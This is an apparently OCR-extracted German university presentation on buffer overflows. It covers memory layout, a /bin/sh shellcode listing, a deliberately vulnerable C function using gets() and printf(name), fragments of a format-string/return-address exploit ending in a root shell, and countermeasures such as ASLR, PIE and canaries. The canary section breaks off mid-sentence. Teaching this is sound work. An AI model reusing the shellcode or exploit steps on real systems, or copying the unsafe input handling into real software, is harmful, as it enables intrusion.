Buffer Overflows

Praktische Analyse von Schwachstellen

Jakob Stühn, John Meyerhoff, Sam Taheri

H-BRS

January 12, 2022

Inhalt

- Geschichte
- Grundlegende Theorie
  - Speicheraufbau
  - Stack-/Heap-Overflow
- Shellcode
- Praktische Analyse
  - Programmierfehler
  - Demonstration
- Gegenmaßnahmen
- Fazit

Geschichte: Bekannte Buffer Overflows

- The Morris Worm (November 1988)
- SQL-Slammer (Januar 2003)
- HP-Drucker Firmware (2018)
- WhatsApp MP4 (2019)

Im weitesten Sinne beschreibt ein Buffer Overflow eine Schwachstelle in einem Computerprogramm, bei der ein Angreifer einen Speicherbereich fester Größe überschreibt und diesen so zum "Überlaufen" bringt. Durch Ausspähen und Analysieren der Software kann dieses Überschreiben so gezielt geschehen, dass der Fluss des Programms verändert und zuvor injizierter Schadcode ausgeführt wird.



Figure: Prozess im Speicher

- Wert einer Variable verändern
- Function Pointer manipulieren
- Return Pointer überschreiben



Figure: Buffer im Stack während eines Overflows

- Während der Laufzeit eines Programms allozierter Speicher (z. B. durch `malloc()`)
- Speicherblöcke aus Headern und angefordertem Speicher
- Sprungadressen nicht direkt manipulierbar
- In der Praxis komplexer und schwieriger

Shellcode

Definition

- Shellcode ist eine Folge von Anweisungen.
  Diese kann über einen Exploit in einen Prozess injiziert werden.
- In der Computersicherheit meint Shellcode ursprünglich Code, der bei der Ausführung eine Shell öffnet
- Üblicherweise in Assembly

Shellcode

Beispiel

```
6a 42                   push   0x42
58                      pop    rax
fe c4                   inc    ah
48 99                   cqo
52                      push   rdx
48 bf 2f 62 69 6e 2f    movabs rdi, 0x68732f2f6e69622f
2f 73 68
57                      push   rdi
54                      push   rsp
5e                      pop    rsi
49 89 d0                mov    r8, rdx
49 89 d2                mov    r10, rdx
0f 05                   syscall
```

Shellcode

Register zum Zeitpunkt des Syscalls

Die verwendeten Register:

RAX: 322 (Nummer des Syscalls)
RDI: 0x68732f2f6e69622f (Pfad der auszuführenden Datei: "/bin//sh")
RSI: Pointer auf RDI (Zeiger auf den Pfad)

Die optionalen bzw. nicht verwendeten Register:

RDX: 0 (Optional)
R10: 0 (Optional)
R8: 0 (Optional)
R9: ? (Nicht verwendet)

Overflow-anfällig sind Sprachen, welche direkte Zugriffe auf die Speicherstrukturen des Systems ermöglichen:

- Assembly
- C/C++
- Fortran

Problematisch sind Funktionen, welche keine Kontrolle auf die Länge des Inputs implementieren:

- `gets(buffer)`
  Erwartet Input und kopiert diesen in den angegebenen Speicher
- `strcopy(buffer, input)`
  Kopiert einen Input in den angegebenen Speicher

Unvorsichtige Verwendung von Formatierungsfunktionen:

- `printf(‘‘%s’’, chars)`
  Korrekte/Sichere Verwendung
- `printf(chars)`
  Falsche/Unsichere Verwendung

Praktische Analyse

Demonstration

```
void gruss() {
    char name[256] = {0};
    printf("\nWie ist dein Name?:\n");
    gets(name);
    iterate(name);
    printf(name);
    printf(" ich gruesse dich!");
}
```

Figure: Funktion `gruss()`

Praktische Analyse

Demonstration

```
Wie ist dein Name?:
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
zsh: segmentation fault  ./hallo
```

Figure: Segmentierungsfehler

```
Wie ist dein Name?:
%p %p %p %p
0×2070252070252070 0×7ffea77bacec 0×7fcdabdc79a0 0×7ffea77bace0 ich gruesse dich!
```

Figure: Ausgegebene Speicheradressen

Praktische Analyse

Demonstration

```
00400000-00401000 r--p 00000000 08:01 835843                             /home/jakob-kali/Schreibtisch/hallo
00401000-00402000 r-xp 00001000 08:01 835843                             /home/jakob-kali/Schreibtisch/hallo
00402000-00403000 r--p 00002000 08:01 835843                             /home/jakob-kali/Schreibtisch/hallo
00403000-00404000 r--p 00002000 08:01 835843                             /home/jakob-kali/Schreibtisch/hallo
00404000-00405000 rw-p 00003000 08:01 835843                             /home/jakob-kali/Schreibtisch/hallo
015e3000-01604000 rw-p 00000000 00:00 0                                  [heap]
7fcdabc07000-7fcdabc09000 rw-p 00000000 00:00 0
7fcdabc09000-7fcdabc2f000 r--p 00000000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabc2f000-7fcdabd78000 r-xp 00026000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabd78000-7fcdabdc3000 r--p 0016f000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc3000-7fcdabdc4000 ---p 001ba000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc4000-7fcdabdc7000 r--p 001ba000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdc7000-7fcdabdca000 rw-p 001bd000 08:01 659120                     /usr/lib/x86_64-linux-gnu/libc-2.32.so
7fcdabdca000-7fcdabdd0000 rw-p 00000000 00:00 0
7fcdabde7000-7fcdabde8000 r--p 00000000 08:01 659116                     /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabde8000-7fcdabe08000 r-xp 00001000 08:01 659116                     /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe08000-7fcdabe11000 r--p 00021000 08:01 659116                     /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe11000-7fcdabe12000 r--p 00029000 08:01 659116                     /usr/lib/x86_64-linux-gnu/ld-2.32.so
7fcdabe12000-7fcdabe14000 rw-p 0002a000 08:01 659116                     /usr/lib/x86_64-linux-gnu/ld-2.32.so
7ffea779b000-7ffea77bc000 rwxp 00000000 00:00 0                          [stack]
7ffea77c4000-7ffea77c8000 r--p 00000000 00:00 0                          [vvar]
7ffea77c8000-7ffea77ca000 r-xp 00000000 00:00 0                          [vdso]
```

Figure: Memory Map

```
0×7ffea77bacc5: 0×000040107000007f      0×fea77bade0000000
0×7ffea77bacd5: 0×000040133900007f      0×4242424242000000
```

Figure: Payload 1



Figure: Payload 2

```
s.send("%p %p\n")
r = s.recv(1024)
start = int(r.split(",")[1], 16) - 6
```

Figure: Format-String-Ausgabe

```
RIP = struct.pack("Q", (start + len(padding) + 8) + 16)
```

Figure: RIP

Praktische Analyse

Demonstration

```
┌──(jakob-kali㉿kali-vm)-[~/Schreibtisch]
└─$ python exploit.py
 ich gruesse dich!
Wie ist dein Name?:

lakdzgxdmjrtvgzdmxjgfvxdrfgjvxyxvrjfjmvdxmxmjgrjmhgrgxjvfhzjesnbcjzhebsukfdvdn gnfgfheghnsfejfmnskhgvnczhcytsefgcysmefgvjmdxgzf
mjvgfmyrjgfvmybgvrgyvzjjmymjymyymmm ukyhg uyu uyfuys,fuvy,kfydygznudhxbhstrgtfragb gaegaegrartbhagregbajztjfdsrtsgugfesukhgfekh
uefsukhesf@ha ich gruesse dich!

whoami
root
```

Figure: Root Shell

Gegenmaßnahmen

Übersicht

Low-Level:

- Hardware-basierte Lösungen
- Betriebssystembasierte Ansätze

Passive Härtung der Programme:

- C Range Error Detector und Out Of Bounds Object
- Address Space Layout Randomization
- Manuelles Buffer-Overflow-Blocken (Input-Bereinigung)

Aktive (analysierende) Lösungen:

- Statische Analyse
- Stack-Schutz mit “Canary” (Zufallszahl)

Gegenmaßnahmen

Low-Level-Probleme

Hardware- und betriebssystembasierte Lösungen

- können alle Overflows verhindern
- können nicht unterscheiden ob böswillig oder geplant

Leider ist es praktisch nicht umsetzbar, in einer Hardwarelösung zu unterscheiden, welcher Buffer Overflow böswillig und welcher gewollt ist. Damit ist dieser Ansatz nicht praktikabel.

Gegenmaßnahmen

C Range Error Detector und Out Of Bounds Object

Out Of Bounds Object versucht Referenzen ungefährlich zu machen.
Jede Adresse, welche nicht im gültigen Bereich liegt, verweist auf das OOBO.
Kann umgangen werden, sofern der Angreifer über Speicheradressen informiert ist.

Gegenmaßnahmen

Testen

- erhöhen Sicherheit und Robustheit.
- Werkzeuge wie SonarLint
- Fuzzy Tests – gezielt zufällig
- spezifische Payloads und Escape-Sequenzen

Gegenmaßnahmen

Statische Analyse

Programm wird bereits vor der Ausführung analysiert Ein Tool kann Schwachstellen bestimmen und vorschlagen, wie diese behoben werden könnten.
Zeitsparend aber alleine nicht ausreichend.
Abwesenheit von Schwachstellen unmöglich zu bestimmen.

Gegenmaßnahmen

Bug-Bounty-Programme

Viele Unternehmen externalisieren zusätzliche Tests durch Prämien für gefundene Sicherheitslücken. Die Prämien sind meist davon abhängig, in welcher Version der Software der Angriff wirksam ist und welche Voraussetzungen erfüllt sein müssen (physikalischer Zugriff / Netzwerkverbindung), um den Angriff auszuführen. Auch wichtig für die Höhe der Prämie ist, welche Art des Zugriffes der Angriff ermöglicht. Wurde ein Buffer Overflow entdeckt, so wird meist die höchste Prämienstufe ausgezahlt, da bei einem Buffer Overflow mit der passenden Payload ein Shellcode ausgeführt werden kann, welcher dann das höchste Ziel bei einem Angriff - eine Root Shell - erreicht. Diese hohe Zugriffsstufe macht einen Buffer-Overflow-Angriff immer zu einem der attraktivsten Vektoren. Sind mehrere Schwachstellen für ein Programm bekannt, ist dessen Version meist veraltet.

Gegenmaßnahmen

Stack-Schutz mit Canaries

Die Bezeichnung Canary (engl. Kanarienvogel) leitet sich ab aus der Verwendung von Kanarienvögel als Indikator für Gas in Minen. Die Canaries im Code werden als Stack-Schutz verwendet. Das bedeutet,
Compiler haben ein Pendant zu ASLR welches pie genannt wird. So müssen also beim GCC zum Kompilieren die Flags `gcc -fPIE -pie` gesetzt werden. Dies führt dann dazu, dass das kompilierte Programm auch tatsächlich an unabhängigen und von Ausführung zu Ausführung unterschiedlichen Speicheradressen lauffähig ist. Nach dem gleichen Konzept ist es dann einem Angreifer nicht ohne weiteres möglich, die Speicheradressen der Komponenten eines Programms zu kennen, da diese abhängig von der (nun zufälligen) Speicheradresse des Programms sind. Kombiniert man nun beide Lösungen, so sind nun alle Adressen zufällig und nicht voneinander abhängig.

Gegenmaßnahmen

Manuelles Buffer-Overflow-Blocken

Ein Programmierer kann Buffer Overflows verhindern, indem er die Eingaben, welche er entgegennimmt, zuerst filtert und dann validiert. Leider funktioniert dies nicht immer zuverlässig und ist für einige Angriffsvektoren schlichtweg nicht möglich, da oft nicht zwischen normaler und böswilliger Anfrage unterschieden werden kann. Es ist aber dennoch hilfreich, die sogenannte Input Sanitization einzubauen. Input Sanitization befasst sich grundlegend damit, infizierte Eingaben zu bereinigen, sodass im schlimmsten Fall eine semantisch inkorrekte Eingabe weiterverarbeitet wird, nicht aber Datenlecks oder ungewollte Aufrufe entstehen.
Dadurch ist dieser Ansatz sehr effektiv, aber dafür auch sehr aufwändig.